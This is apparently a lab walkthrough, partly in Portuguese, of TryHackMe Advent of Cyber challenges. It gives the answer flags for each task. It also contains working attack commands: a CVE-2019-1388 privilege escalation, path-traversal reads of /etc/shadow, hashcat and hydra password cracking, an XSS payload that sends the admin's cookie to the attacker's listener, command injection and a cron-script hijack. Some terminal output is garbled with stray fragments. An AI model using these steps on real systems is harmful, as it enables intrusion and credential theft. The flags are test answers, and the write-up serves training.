


THM{HACK_PLAYER_ONE}




<https://www.cybersecurity-help.cz/vdb/SB2019111306> / CVE-2019-1388






Salvei a pagina dentro de /System32 (ctrl + s)

Digitei “C:\Windows\System32*.*” no nome do arquivo e mudei a propriedade para .txt





```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\System32>
```

..\\..\\Users\\Administrator\\Desktop\\root.txt



```
Administrator: C:\Windows\System32>type ..\\..\\Users\\Administrator\\Desktop\\root.txt
```

Abrir como notepad

THM{COIN_OPERATED_EXPLOITATION}

Credit to [DarkStar7471](#) for creating this challenge! Not all tasks will include supporting material!

#1 A web server is running on the target. What is the hidden directory which the website lives on?

/retro

Correct Answer

Hint

#2 Gain initial access and read the contents of user.txt

THM{HACK_PLAYER_ONE}

Correct Answer

Hint

#3 [Optional] Elevate privileges and read the content of root.txt

THM{COIN_OPERATED_EXPLOITATION}

Correct Answer

Hint

Task 19

curl advent-bucket-one.s3.amazonaws.com | xmllint --format -

employee_names.txt

```

hackudo@kali:~$ curl advent-bucket-one.s3.amazonaws.com | xmllint --format -
% Total    % Received % Xferd  Average Speed   Time      Time     Current
          Dload  Upload   Total Spent  Left  Speed
100  454    0  454    0     0   393      0 --:--:--  0:00:01 --:--:--  393
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>advent-bucket-one</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>employee_names.txt</Key>
    <LastModified>2019-12-14T15:53:25.000Z</LastModified>
    <ETag>"e8d2d18588378e0ee0b27fa1b125ad58"</ETag>
    <Size>7</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>

```

curl advent-bucket-one.s3.amazonaws.com/employee_names.txt

```

hackudo@kali:~$ curl advent-bucket-one.s3.amazonaws.com/employee_names.txt
mcchef
```

#1 What is the name of the file you found?

Correct Answer

#2 What is in the file?

Correct Answer

Task 20

sudo nmap -sV -p- -vvv 10.10.18.59

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 61  OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   syn-ack ttl 61  Node.js (Express middleware)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

```

<http://10.10.18.59/>



Note1: Jingle Bells Lyrics

```
.-jingle bell jingle bell
jingle bell rock
jingle bell swing
and jingle bell ring
snowin and blowin
up blushels of fun
now the jingle hop has begun (4)
2.- jingle bell jingle bell
```

Note2: Presents Log

```
Presents Wrapped 04/12/2019:
24x iPhone X
31x Amazon Alexia's
5x Red riding bikes (hard to wrap)
50x Playstation 4's
32x Xbox One's
90x Sony Television's
5x Slipers
```

Note 3

```
To do list:
[] Take Santa sleigh in for an MOT
[] Improve security on file inclusion
[] Go food shopping
[] Book holiday to Hawaii
```

```
(index) X
39   <h3>Note 3</h3>
40   <p id='note-3'><i>Loading...</i></p>
41   </div>
42   </div>
43   <script src="/js/jquery.min.js"></script>
44   <script src="/js/bootstrap.min.js"></script>
45   <script>
46     function getNote(note, id) {
47       const url = '/get-file/' + note.replace(/\//g, '%2f')
48       $.getJSON(url, function(data) {
49         document.querySelector(id).innerHTML = data.info.replace(/(?:\r\n|\r|\n)/g, '<br>');
50       })
51     }
52   // getNote('server.js', '#note-1')
53   getNote('views/notes/note1.txt', '#note-1')
54   getNote('views/notes/note2.txt', '#note-2')
55   getNote('views/notes/note3.txt', '#note-3')
56 </script>
57 </body>
58 </html>
60
```

LFI:

<http://10.10.18.59/get->

`file/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd`

JSON	Raw Data	Headers
Save	Copy	Collapse All
Expand All		Filter JSON
<pre>success: true ▼ info: /sync/names:x:1:1:daemon:/usr/sbin/nologin:bin:x:2:2:bin:/bin:/usr/sbin/nologin:sys:x:3:sys:/dev:/usr/sbin/nologin:sync:x:4:65534:sync:/bin:/bin /sync/names:x:5:60:games:/var/games:/usr/sbin/nologin:nmen:x:6:12:mem:/var/bsrcher/mem:/usr/sbin/nologin:nlp:x:7:1:lp:/var/pspool:/tmp:/usr/sbin/nologin:mail:x:8:8:mail:/var/mail:/usr/sbin /nologin:nnnews:x:19:9:news:/var/spool/news:/usr/sbin/nologin:nnnews:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin:nnews:x:23:33:www-data:/var/www:/usr/sbin/nologin:nnews:x:23:33:www-data:/var/www /www:/usr/sbin/nologin:nbbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin:nlist:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin:ntrrc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin \ngnats:x:41:41:Gnats Bus Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin:gnobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin:nsystemd-timesync:x:100:102:system Time Synchronization,,,:/run/systemd:/bin/false:nsystemd Bus Proxy,,,:/run/systemd:/bin/false:nsyslog:x:100:100:nsyslog:/bin/false \nlsd:x:106:65534:/:/var/lib/xd/:/bin/false:nsmessagebus:x:107:111:/:/var/run/dbus:/bin/false:nuuidd:x:108:112:/:/run/uuidd:/bin/false:ndnsmsg:x:109:65534:ndnsmsg,,,:/var/lib/misc:/bin/false \nshd:x:110:65534:/:/var/run/sshd:/usr/sbin/nologin:npollinate:x:111:1:/:/var/cache/pollinate:/bin/false:nubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash\nccharlie:x:1001:1001:Charlie the Elf,,,:/home/charlie:/bin/bash\`n"</pre>		

<http://10.10.18.59/get->

`file/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fshadow`

ncharlie:\$6\$oHymLspP\$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8m
N4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL.

```
sudo hashcat -a 0 -m 1800 hash /usr/share/wordlists/rockyou.txt –force
```

password1

\$6\$oHymLspP\$wTqsTmpPkz.u/CQDbheQjwwyjYoVN2r0m6CDu0KDeq8mN4pqzuna70X.LPdDPCkPj709TB0rvWfCzpEkG0yhL.:password
1

ssh charlie@10.10.18.59

password1

1s

```
cat flag1.txt
```

THM{4ea2adf842713ad3ce0c1f05ef12256d}

```
hackudo㉿kali:~$ ssh charlie@10.10.18.59
The authenticity of host '10.10.18.59 (10.10.18.59)' can't be established.
ECDSA key fingerprint is SHA256:UXMg0HkxuH2PQNzqlpYatK/ZQpgxoVGhV4CN8AlP4S.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.18.59' (ECDSA) to the list of known hosts.
charlie@10.10.18.59's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Fri Dec 13 21:44:29 2019 from 10.8.11.98
charlie@ip-10-10-18-59:~$ ls
flag1.txt
charlie@ip-10-10-18-59:~$ cat flag1.txt
THM{4ea2adf842713ad3ce0c1f05ef12256d}
```

#1 What is Charlie going to book a holiday to?

Hawaii

#2 Read /etc/shadow and crack Charlies password.

password1

#3 What is flag1.txt?

THM{4ea2adf842713ad3ce0c1f05ef12256d}

Correct Answer

Task 21

```
from os import path, chdir, listdir, getcwd, system
```

```
from zipfile import ZipFile
```

```
import sys
```

```
workingPath = getcwd()

#Check if Exiftool is installed and install it if not

exif_installed = system("exiftool >>/dev/null")

if exif_installed != 0:

    install = input("You don't have exiftool installed, would you like to install it? (Y/n): ")

    if install.lower() == "n":

        print("Program can't work without exiftool installed. Exiting...")

        sys.exit()

system("sudo apt-get install exiftool -y")

exif_installed = system("exiftool >>/dev/null")

if exif_installed != 0:

    print("Fatal Error -- Couldn't install Exiftool. Check your repositories. Exiting...")

    sys.exit()

print("\n\n\n\nProgram Starting Now:\n\n")

if len(sys.argv) < 2:

    print("Wrong arguments\nSyntax: python3 extract.py [filename] OPTIONAL -C")

    sys.exit()

elif path.exists(sys.argv[1])!=True or sys.argv[1][-4:] != ".zip":

    print ("Invalid Filename!")

with ZipFile(workingPath+"/"+sys.argv[1], 'r') as zipfile:
```

```
zipfile.extractall(workingPath+"/extracted_zips")

for zfile in listdir(workingPath + "/extracted_zips"):

    with ZipFile(workingPath+"/extracted_zips/"+zfile) as zipfile:

        zipfile.extractall(workingPath+"/extracted_files")
```

#First answer:

```
print("The number of files is: ",len(listdir(workingPath+"/extracted_files")))
```

#Handle Wait Times

```
print("Working...", end="\r")
```

```
directory = "extracted_files"

for i in listdir(directory):

    system(f'exiftool {directory}/{i} >> exiftool.txt')
```

with open("exiftool.txt") as etresults:

```
    metadata = etresults.readlines()

    system("rm exiftool.txt")

    counter = 0

    for line in metadata:

        if "Version" in line and "1.1" in line:

            counter += 1
```

#Second answer:

```
print("The number of files containing Version: 1.1 is: ",counter)
```

```
.chdir("extracted_files")
```

```
for filename in listdir():
```

```
    try:
```

```
        with open(filename, "r") as f:
```

```
            data = f.read()
```

```
            if "password" in data:
```

```
                print("Filename is: ", filename)
```

```
    except:
```

```
        continue
```

```
if "-C" in sys.argv:
```

```
    chdir(workingPath)
```

```
    system("rm -rf extracted_files extracted_zips")
```

```
sudo python3 script.py final-final-compressed.zip -C
```

```
root@kali:~/Downloads# sudo python3 script.py final-final-compressed.zip -C
The number of files is: 50 many files contain Version: 1.1 in their metadata?
The number of files containing Version: 1.1 is: 3
Filename is: dL6w.txt
```

#1 How many files did you extract(excluding all the .zip files)

50

Correct Answer

#2 How many files contain Version: 1.1 in their metadata?

3

Correct Answer

#3 Which file contains the password?

dL6w.txt


Correct Answer

Task 22

<http://10.10.59.131/login>

Network > HTML > Edit and Resend:

username=a&password=a




```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.59.131 http-post-form "/login:username=^USER^&password=^PASS^&Login=Login:Your username or password is incorrect."
```

```
root@kali:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.59.131 http-post-form "/login:username=^USER^&password=^PASS^&Login=Login:Your username or password is incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Supporting materials can be found here.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-05 11:24:14
[WARNING] Restorefile (you have 10 seconds to abort...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[INFO] Using Hydra to bruteforce molly's web password. What is flag 1? (The flag is mistyped, its THM, not TMH)
[DATA] attacking http-post-form://10.10.59.131:80/login:username=^USER^&password=^PASS^&Login=Login:Your username or password is incorrect.
[80][http-post-form] host: 10.10.59.131:80 login: molly password: joyness1994
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-05 11:24:34
```

Login: molly // Senha: joyness1994



THM{2673a7dd116de68e85c48ec0b1f2612e}

```
hydra -P /usr/share/wordlists/rockyou.txt -l molly ssh://10.10.59.131
```

```
root@kali:~# hydra -P /usr/share/wordlists/rockyou.txt -l molly ssh://10.10.59.131
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Supporting materials can be found here.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-05 11:26:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.59.131:22
[22][ssh] host: 10.10.59.131:22 login: molly password: butterfly Lag 1? (The flag is mistyped, its THM, not TMH)
```

ssh molly@10.10.59.131

butterfly

THM{c8eeb0468febbadea859baeb33b2541b}

```
root@kali:~# ssh molly@10.10.59.131
The authenticity of host '10.10.59.131 (10.10.59.131)' can't be established.
ECDSA key fingerprint is SHA256:0Q15qmP3KkG2D4S/etih2MIPMz+FnoZVJ6IqUnMj8vE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes. compromise her accounts by brute
Warning: Permanently added '10.10.59.131' (ECDSA) to the list of known hosts.
molly@10.10.59.131's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

65 packages can be updated. This machine will take between 3-4 minutes to boot.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-59-131:~$ ls
flag2.txt
molly@ip-10-10-59-131:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

Task 23

<http://10.10.192.36:3000/login>

Criei uma conta:

email: teste@teste.com // Senha: teste



Hacker Forum


Submit an entry!

john:don't write anything sneaky - admin will be coming here from time to time

adam:guys the OWASP top 10 is so cool

Write out your entry here

<script>alert("XSS Works")</script>



Hacker Forum

Submit an entry!

john:don't write anything sneaky - admin will be coming here from time to time

adam:guys the OWASP top 10 is so cool

```
nc -nlvp 80
```

```
root@kali:~# nc -nlvp 80  
listening on [any] 80 ...
```

```
</p><script>window.location='http192.168.2.110/80page?param='+document.cookie</script><p>
```

Write out your entry here

```
</p><script>window.location = 'http://<10.2.11.159:80>/page?param=' + document.cookie </script><p>
```

Submit

Aguardei 2~4 minutos

#1 What is the admin's authid cookie value?

2564799a4e6689972f6d9e1c7b406f87065cbf65

Task 24 – Command Injection

```
curl http://10.10.22.103:3000/api/cmd/ls
```

```
root@kali:~# curl http://10.10.22.103:3000/api/cmd/ls
{"stdout":":bin\nboot\ndata\ndev\netc\nhome\nlib\nlib64\nlocal\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsr\n\\nsysv\\tmp\\nusr\\nvar\\n\\", "stderr":":\""}root@kali:~#
```

```
curl http://10.10.22.103:3000/api/cmd/find%20%2f%20-name%20"user.txt"
```

```
root@kali:~# curl http://10.10.22.103:3000/api/cmd/find%20%2f%20-name%20"user.txt"
{"stdout": "/home/bestadmin/user.txt\n", "stderr": ""}root@kali:~#
```

```
curl http://10.10.22.103:3000/api/cmd/cat%20home%2fbestadmin%2fuser.txt
```

```
root@kali:~# curl http://10.10.22.103:3000/api/cmd/cat%20home%2fbestadmin%2fuser.txt
>{"stdout":"5W7WkjxBWwhe3RNsWJ3Q\n","stderr":""}root@kali:~#
```

Task 25

```
nmap -p4000-5000 -A -vvv 10.10.167.211
```

```
PORT      STATE SERVICE REASON      VERSION
4567/tcp  open  ssh      syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 dc:03:b6:04:86:4d:59:05:c5:85:96:2e:2d:a1:8d:15 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQC/qBeCDDzhOabTipB1XcagXjnQosNpbwAGPZR9q0eeFMz408Pgatk95eba9SIt0/F
TXacWYlhs+sXCgiGgxeXysXJchwnlR/qBqomU0B4jVp9R2RVpaTM6kuvPte0kERT6qZ5V9a/0BNyU+vV8xcPWiDLo0liv/Ocg3l/X40
oYR8fWruezXya7qdLBdoVcsWJGAGrQg7ZqZKxQ9iDxpRldNtixQZAZH7DJQ+LdK/es4yRI6Sd74Z0UnX7lyaPkPc6MtQ9kKi7hZbgwSzQ
p9cxYZ604xBTR1Ha/9MWVTp8l84npk5bqbX9auXs0SkUa+FBoKmzm76jxfUHQpx7Ufd
|   256 99:c3:c8:b5:80:9c:29:58:93:d4:00:39:10:7b:c0 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAyNTYAAAIBmlzdHAyNTYAAABBDRQNu3PB8TqtigQ4rJUAwdEoSW/Y0K
0a7Rv10dBzj0yyd0k+ilje7v8mD2zke7zvfXK26nZL30Q6N03I/v+eKI=
|   256 7b:85:24:fa:1c:b6:08:3c:0d:19:78:4f:a5:3e:12 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIM0PcmwXR9TvPHgwmYf0HUgKgsfo1v3lMV7i0euhIcZY
```

```
hydra -s 4567 -t 64 -l sam -P /usr/share/wordlists/rockyou.txt ssh://10.10.167.211
```

```
root@kali:~# hydra -s 4567 -t 64 -l sam -P /usr/share/wordlists/rockyou.txt ssh://10.10.167.211
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-07 15:21:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://10.10.167.211:4567/
[4567][ssh] host: 10.10.167.211    login: sam    password: chocolate
```

THM{dec4389bc09669650f3479334532aeab}

```
sam@ip-10-10-167-211:~$ ls
flag1.txt
sam@ip-10-10-167-211:~$ cat flag1.txt
THM{dec4389bc09669650f3479334532aeab}
sam@ip-10-10-167-211:~$ █
```

```
sam@ip-10-10-167-211:/home$ ls
sam@ip-10-10-167-211:/home$ ls
scripts ubuntu
sam@ip-10-10-167-211:/home$ cd scripts/
***** sam@ip-10-10-167-211:/home/scripts$ ls
clean_up.sh test.txt
sam@ip-10-10-167-211:/home/scripts$ cat clean_up.sh
rm -rf /tmp/*
```

```
sam@ip-10-10-167-211:/home/scripts$ ls -la
total 20
drwxrwxrwx 2 root root 4096 Jul  7 18:31 .
drwxr-xr-x 5 root root 4096 Dec 19 2019 ..
-rwxrwxrwx 1 ubuntu ubuntu 52 Jul  7 18:31 clean_up.sh
```

```
echo "cat /home/ubuntu/flag2.txt > /home/scripts/test.txt" > clean_up.sh
```

esperei um minuto:

```
 sam@ip-10-10-167-211:/home/scripts$ echo "cat /home/ubuntu/flag2.txt > /home/scripts/test.txt" > clean_up.sh
 sam@ip-10-10-167-211:/home/scripts$ ls
 clean_up.sh  flag2.txt  test.txt
 sam@ip-10-10-167-211:/home/scripts$ cat flag2.txt
 THM{b27d33705f97ba2e1f444ec2da5f5f61}
```

THM{b27d33705f97ba2e1f444ec2da5f5f61}

Task 26

```
root@kali:~/Downloads# unzip files.zip
Archive: files.zip
  inflating: challenge1           The que
  inflating: file1
```

r2 -d challenge1

```
root@kali:~/Downloads# r2 -d challenge1
Process with PID 2365 started...
= attach 2365 2365
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
Warning: r_bin_file_hash: file exceeds bin.hashlimit
```

aaaa

```
[0x00400a30]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TFIXME: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[afifinding function preludes
afl
[x] Finding function preludes
[x] Enable constraint types analysis for variables
```

afl | grep "main"

```
[0x00400a30]> afl | grep "main"
0x0048fa40 16 247  -> 237  sym._nl_unload_domain
0x00470430 1 49   sym._IO_switch_to_main_wget_area
0x00403840 39 672  -> 640  sym._nl_find_domain
0x00400b4d 1 35   main
0x0048f9f0 7 73   -> 69   sym._nl_finddomain_subfreeres
0x0044ce10 1 8    sym._dl_get_dl_main_map
0x00415ef0 1 43   sym._IO_switch_to_main_get_area
0x00400de0 114 1657 sym._libc_start_main
0x00403ae0 308 5366 -> 5301 sym._nl_load_domain
```

pdf @main

```
[0x00400a30]> pdf @main
      ; DATA XREF from entry0 @ 0x400a4d
35: int main (int argc, char **argv, char **envp);
    ; var int64_t var_ch @ rbp-0xc
    ; var int64_t var_8h @ rbp-0x8
    ; var int64_t var_4h @ rbp-0x4
    0x00400b4d  0000          add byte [rax], al

    0x00400b51  c745f401c745. mov dword [var_ch], 0xf445c701
    0x00400b58  0145f8          add dword [var_8h], eax

    0x00400b5f  06              invalid

    0x00400b62  0faf45f4          imul eax, dword [var_ch]
    0x00400b66  0faf45b8          imul eax, dword [rbp - 0x48]

    0x00400b6e  0000          add byte [rax], al
```

db 0x00400b51

pdf @main

```
[0x00400a30]> pdf @main
      ; DATA XREF from entry0 @ 0x400a4d
35: int main (int argc, char **argv, char **envp);
    ; var int64_t var_ch @ rbp-0xc
    ; var int64_t var_8h @ rbp-0x8
    ; var int64_t var_4h @ rbp-0x4
    0x00400b4d  0000          add byte [rax], al

    0x00400b51 b   c745f401c745. mov dword [var_ch], 0xf445c701
    0x00400b58  0145f8          add dword [var_8h], eax

    0x00400b5f format: 06          invalid

    0x00400b62  0faf45f4          imul eax, dword [var_ch]
    0x00400b66  0faf45b8          imul eax, dword [rbp - 0x48]

    0x00400b6e  0000          add byte [rax], al
```

db 0x00400b62

pdf @main

```
